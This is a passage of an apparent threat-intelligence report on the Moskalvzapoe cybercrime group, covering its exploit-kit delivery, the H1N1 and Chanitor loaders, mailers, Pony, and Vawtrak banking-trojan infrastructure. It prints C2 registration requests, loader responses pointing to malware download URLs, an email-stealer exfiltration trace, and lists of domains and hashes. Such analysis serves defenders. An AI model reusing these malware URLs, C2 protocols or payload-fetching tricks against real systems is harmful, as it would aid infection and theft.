000050b0  6e 6e 6f 74 20 62 65 20  72 75 6e 20 69 6e 20 44  |nnot be run in D|
000050c0  4f 53 20 6d 6f 64 65 2e  0d 0d 0a 24 00 00 00 00  |OS mode....$....|
```

3.1.2 EXPLOIT KITS

Despite there being no concrete evidence of the **Moskalvzapoe** group distributing Trojans using Exploit Kits, our investigation did reveal that some of the Vawtrak Trojan samples were being delivered using this mechanism, specifically, Nuclear EK.

An EK abuses the victim's browser by exploiting a vulnerability that allows it to inject malicious code, that will usually download and execute a binary. In the analyzed case, the binary is a Vawtrak sample[5] (Project ID 60) in a DLL format.

In order for the user´s machine to become infected they must first navigate to an infected website, which is normally a legitimate website that has been either compromised or that has some form of malvertising. The infection of the webpage is carried out by including a snippet of JavaScript or HTML code [see point 1 in the diagram] (sometimes obfuscated), typically in an iframe. This snippet will load the content containing the Exploit payload from another host. Note that this content isn't always loaded directly, but rather through a series of redirections that jump from host to host [see point 2 in the diagram below].

The websites that deliver Exploit Kits [see point 3 in the diagram] usually obfuscate their source code (both HTML and the exploits) for various reasons, such as hindering the analysts' progress or making it harder for rivals to steal their code.

Once the browser loads the page with the Exploit Kit, the EK will try to recognize the type and version of the browser, along with the enabled components (such as Flash or Java), in order to choose the most effective Exploit Kit in its repository. However, some Exploit Kits simply try all the exploits they have until one is successful. In the example detailed below, the exploit used was for Flash Player and attempted to exploit one of the following vulnerabilities: CVE-2015-5122, CVE-2015-7645 or CVE-2016-1019.

If the browser is successfully exploited, [see point 4] it will download the malware binary that the EK is distributing.




Figure 12. Infection process

(5) *Hash of the sample: b6f22fdbe1f6ff976dbdd11347604f7b66062aca2ca3dd778055edaa39657323*

3.2- LOADERS / DOWNLOADERS

Loaders are a type of malware used to download and execute an external program, and threat actors use them to deploy new malware in an infected machine. This way, software can be deployed that, for various reasons such as the file size, would be suspicious if deployment was attempted using other techniques, e.g. email.

As stated previously, **Moskalvzapoe** has used two different Loaders (H1N1 and Chanitor/Hacintor) with dynamic configurations to deploy Vawtrak malware.

These Loaders use the same server that Pony Grabber uses to report the stolen credentials, in the same way as when it was also used as a Loader. Switching from Pony to H1N1 and Chanitor has led to substantial advancements for the group. For example, when they were using Pony, the URL to download the file it had to execute was embedded in the binary. As previously mentioned, **Moskalvzapoe** uses compromised machines to host the payload that the Loaders download.

If a user doesn't open their email for a few days, that payload may have been removed from the server, or the server may have been taken down. Using Loaders with an external configuration enables **Moskalvzapoe** to use their own servers to host and refresh the configuration file hourly, daily or as soon as they detect a change in a compromised server.

Both Loaders work in a similar way. First, they make a request to the gate with system information about the infected host, and the gate responds with the download links for the malicious binaries. In addition to the fact that H1N1 and Chanitor Loaders co-exist, the investigation also detected that the Loaders are alternated, suggesting that **Moskalvzapoe** uses each Loader in various scenarios to increase the possibility of going undetected.

During our analysis of Vawtrak, other hosts, which did not belong to the **Moskalvzapoe** server infrastructure, were discovered to be exclusively delivering the **Vawtrak group** binary without the Pony DLL module.

3.2.1 H1N1

H1N1 is a simple Loader that enables the download and execution of binaries, either executables or libraries, in an infected system. It also has a dynamic configuration file, allowing the administrator of the botnet to select new files to load without having to redeploy the botnet. This allows for better management of the botnet and makes it more difficult to track the download sites.




Figure 13. H1N1 logs management window

The panel and builder can be bought for approximately $350, and it's listed with some of its functionalities at DamageLab by the user "Phobos" with their contact details[6]. According to Malware-Reversing forum[7], the author is also responsible for the development of Jolly Roger Stealer (credential-stealer malware), which is why some of its functionalities were ported to H1N1. The DamageLab forum has recently been shut down[8], most likely as a result of this type of criminal behaviour.

The communication between the binary and the gate is first ciphered with RC4 and then encoded in Base64. The RC4 key is the only value hardcoded in the binary, therefore, if the administrator needed to change it, they would need to recompile the binary and redeploy the botnet with the new configuration.

This evidence shows a registration request from a bot to the C2 which simultaneously requests new binaries to download:

```
POST /h/gate.php "guid=COFEBABEDEADBEEF&os=6&bits=32&pl=1&spread=0&rrowsers=&mails="
```

This shows that the requests have multiple parameters; the bot identifier (guid), the OS and architecture, among others. The guid is used by the gate to determine future responses; if the bot has already registered, the gate won't respond to a second registration request. In order to keep receiving the malicious response, it's necessary to modify the request by changing the guid identifier to simulate a new registration.

(6) *https://damagelab.org/index.php?showtopic=25809&st=10#*
(7) *http://www.malware-reversing.com/2016/05/what-have-h1n1-loader-treasurehunter.html*
(8) *KernelMode, http://www.kernelmode.info/forum/viewtopic.php?f=2&t=4415*

In the same way that the request is ciphered and encoded, the response uses the same format with an additional header named "RC4-Size:" which contains the numerical value of the size of the Base64 decoded data. As a result, after decoding the payload and before deciphering it with RC4, the size should be the number in the header.

Depending on the configuration being used by the H1N1 C2, the response may include the binary to download, or a URL to the binary (which usually points to a different host):

LINK mode: Used by Moskalvzapoe

```
LINK|12|http://domhu.ru/media/pm.dll
LINK|13|http://domhu.ru/media/inst1.exe
```

EMBEDDED mode: Used in other H1N1 servers

```
FILE|9|MjU2MDAwfE1akAADAAAABAAAAP//AAC4AAAAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<--cut-->
```

Host serving Vawtrak in EMBEDDED mode:

```
http://173.247.235.36/gate.php
```

3.2.2 CHANITOR/HACINTOR

Chanitor/Hacintor is another loader that works similarly to H1N1, even though it's much simpler. The bot still has to register with the gate, but, with this loader, the communication is neither encoded nor ciphered.

The evidence below [9] shows that Chanitor also uses the 'guid' field to identify the bots in the registration process, and similar to H1N1, it won't answer with the proper response to any registration requests with an already registered guid, but instead, it will send something similar to "{n:}".

```
POST /sl/gate.php "GUID=7592645238329574574&BUILD=&INFO=TEST-PC@USER&IP=203.0.113.6TYPE=1&WIN=6.1(x32)"
```

If the registration is successful Chanitor answers with the download link (in a similar way to H1N1):

```
{l:http://cruise-test.ru/desktop_app/pm.dll}{r:http://slumberry.ru/discounts/inst2.exe}
```

Using the "l" parameter the C2 is telling the bot to load a DLL, whereas by using the "r" parameter, the C2 is instructing the bot run a binary.

The Chanitor samples analyzed usually have three CrimeServers configured by default when used by **Moskalvzapoe**. A few samples were found with four CrimeServers instead of three. This fourth CrimeServer usually points towards a web client for tor, such as onion.to or onion.link. Also note that these CrimeServer have a longer lifecycle. The four CrimeServers report to the same backend.

`https://nkdoscqnp3myjiyr.onion.link/sl/gate.php`

Figure 14 is a screenshot of the configuration panel for Chanitor, where the administrator has specified the URLs for the distribution of a Pony Grabber (pm.dll) and a Vawtrak sample (inst3.exe), with more than 700 Chanitor infections on 9 June 2016. Take into account that this number of infections does not correlate to Pony or Vawtrak infections for various reasons, such as the binary to download being removed from the compromised server or host counter measures such as firewalls, AVS, etc.




Figure 14. Configuration panel of Chanitor

(9) The IP shown in the evidence has been replaced by a reserved IP for documentation only for the purpose of this example

3.3- DROPPED TROJANS

In this investigation, Blueliv detected the use of multiple Trojans with different functionalities, the most distributed being Vawtrak and Pony, and some occasional additional samples related to email distribution campaigns. Two of these Trojans´ functionalities centre around email. One has the capability to steal email addresses from an infected machine, while the other can use the infected machine to send spam emails.

As mentioned previously, **Moskalvzapoe** also distributes Pony Grabber, whose objective is to steal the credentials stored in the applications found in the infected host, and Vawtrak, with capabilities to alter banking transactions to redirect the money to another bank account.

3.3.1 MAILERS

Two different Trojans have been detected performing malicious email-related activity.

Email gathering

The first Trojan is a binary called "eg.exe" that searches the infected system for files with any of the following extensions; pst, ost, eml, txt, text. Any files found are reported to a **Moskalvzapoe** C2, through the resource "/ml/gw". The binary is quite simple, and therefore, so is the reverse engineering of it.

The following evidence is an example of a communication from this Trojan to the C2:

```
InternetConnectA(NULL,3,thettolethat.com,0xcc0004,0,NULL,80) => 0xcc0008
HttpOpenRequestA(0xcc0008,NULL,67662080,POST,NULL,/ml/gw) => 0xcc000c
HttpSendRequestA(Cookie:disclaimer_accepted=true,0xcc000c,PK{ Outlook.pst]...) => 0x0
```

The first distribution of the "Email Gathering" Trojan was detected in June 2016

```
# 123559f0196fd3fc472cd991aa5856625c7c351220eef3e5e66c754156e3f7bd
http://thettolethat.com/ml/gw
```

Send-Safe

This software, known as "Send-Safe Enterprise",[10] allows the user to configure personalized email campaigns and allows the management of the mailers via an external host.

In order to minimize the possibility of being detected, the binary that performs the email campaign has been configured to be executed in "silent mode" (as opposed to the normal mode, which uses a graphical interface and requires the interaction of the user).

After analyzing multiple binaries, it has been possible to find a list of the SMTP servers used (the list can be found in Appendix 2: Servers SMTP hardcoded into the binary. Further to this, the analysis of these samples revealed that most of the gates used by the binaries are located in Russia in the IP range 91.220.131.0/24 and within the UDP port range 50000-50099.

The distribution of the first samples was detected in March 2016.

The sample is usually distributed from a compromised site. The name of the binary is usually a number:

```
http://www.alisa-home.ru/modules/45.exe
# 75704eaf98efa1590c63dda299d3b0446f8440c4adc085e9547b754e8f1a8e0f
```

(10) http://www.send-safe.com/sse.html

3.3.2 PONY GRABBER/LOADER

Pony is one of the most used and most successful grabbers in the cybercrime world, mostly due to the incredibly large amount of applications it can steal from (web clients, ftp, ssh, vpn, etc.), as well as its botnet architecture that enables its administrators to carry out other attacks and infections.

As explained in section 3, this Trojan has been detected acting as a Loader for Vawtrak, and later on, when **Moskalvzapoe** started using Loaders to deploy malware, Pony continued to be used as a Grabber.

The Trojan was detected being used as a Grabber in two different formats; as a packed executable, and as a dynamically linked library (DLL, usually unpacked). In both cases (once unpacked if necessary), using the UNIX tool strings or similar, it's possible to quickly obtain the details of the CrimeServers that Pony will report the stolen credentials to. In this case the Loader function is disabled, and the gates used to report the stolen credentials follow the pattern used by **Moskalvzapoe**, for example: "/gate.php", "/zapoy/gate.php", "/sliva/gate.php" and "/bukhlo/gate.php" [see Glossary]

3.3.3 VAWTRAK


The analysis of the Vawtrak infrastructure and the Vawtrak Trojan is detailed in Section 4 - Vawtrak.

Further technical insight into the reverse engineering of Vawtrak can be found in "Technical report: Binary Insights of Vawtrak V2"

3.4- DOMAIN ACTIVITY

Moskalvzapoe has a dynamic infrastructure in which weekly changes occur in its domains, resources and other elements of the infrastructure in order to hide their back-end behind multiple front-ends (or C2) which change over time.

Our evidence shows that regular changes occur regarding domains. The following table shows a total of 432 domains associated to this group, broken down by month of creation:



On average 40 new domains are registered each month; more than one per day. Note it has not been possible to obtain all the domains belonging to the group.

Multiple domains tend to be registered on selected days of the month. For example, in April, nine domains were registered on 11th and three domains were registered on 27th.

DATE	DOMAINS		
2016-04-11	sithettetold.com vedetonsmo.com rebdownandlo.com	henratronrol.com sabedingcal.com therepherpe.ru	unnerinwi.ru wilcarobbe.com sehertlece.com
2016-04-27	rophenreswi.ru hadfanawass.com mihesfitons.ru		

The 40 domains registered in April were registered by two registrars:

NUMBER OF DOMAINS	TLD	REGISTRAR	COUNTRY
30	.ru	naunet-ru	Russia
10	.com	bizcn.cm	China

These two registrars are the most used by the group from the end of full stop after 2016.

Figure 15 illustrates the previously explained network topology of **Moskalvzapoe** using real domains and IPs, in which multiple domains resolve to a single IP at the same time:




Figure 15. Snapshot of a subset the infrastructure of Moskalvzapoe in April 2016

4- VAWTRAK GROUP

As described in Section 2, Vawtrak version 2 is designed to steal money using the online banking system.

In order to steal, the malware modifies the banking operations made from the infected system, as well as using the stolen banking credentials from the host.

As well as its capability to commit fraud, Vawtrak can also use additional modules to integrate new functionalities into the malware sample which allows the authors to significantly expand the capabilities. These are the most common modules used by the Trojan:

- Steal credentials from various applications installed in the host
- Provide the attackers with remote access
- Use the host as a proxy
- Steal certificates
- Log the user´s keystrokes
- Webinject module

This section will present an overview of the Vawtrak group Trojan and its interaction with the Vawtrak infrastructure, along with the group targets and its organization.

4.1- BOTNET INFRASTRUCTURE

The core of the Vawtrak infrastructure is its binary. Once installed in the system, this modifies the behaviour of the browsers to commit fraud or steal information when the user connects to a targeted website.

In order to do this, the binary communicates with three different types of Vawtrak server:

- **Command and Control (C2) servers:** Manages the actions that the Trojan has to carry out as well as the necessary configurations
- **Support servers:** Contains the modules and updates for Vawtrak
- **Automated Transfer Systems (ATS):** Allows the attackers to obtain additional information from the victim, as well as to automatically manage the modified bank transfers of the infected host

There are different types of configurations with the information needed to contact these servers. Some of the fields of the static configuration[11] are listed below:

- MajorVersion, MinorVersion and UpdateVersion
- UseHTTPS
- ProjectID
- C2 list

The communication with the servers can be seen in Figure 16, where the C2 servers are the ones included in the static configuration above.

(11) The sample containing this configuration is: 5ea8de73e6cae2f52f79044071839c6e5c18bad8c7f08cdb16af0dba23ef6184

The communication of the binary can be seen in Figure 16. The C2 server of the images are the ones included in the previous configuration.

Once the malware has installed itself in the machine, it will attempt to communicate with the Command & Control server.

In the first communication with the C2 (Figure 16 step 1), Vawtrak sends information about the infected machine and the sample configuration (for example, the ProjectID), and receives a list of modules to download plus a dynamic configuration. This file will contain information for the binaries and the modules.

Once it has the list of modules, Vawtrak connects to the support servers to download and load them into the system (Figure 16 step 2).

After the Trojan has been completely set up, it will wait until the user connects to a target. If specified in the webinjects' c onfiguration, some targets will use an ATS server as a proxy server between the user and the targeted bank (Figure 16 step 3a). Otherwise, Vawtrak will use the webin-jects given by the C2 server to modify the target response and exfiltrate the information to this server (Figure 16 step 3b), or simply exfiltrate all sensitive information from webfilters targets (Figure 16 step 3c).

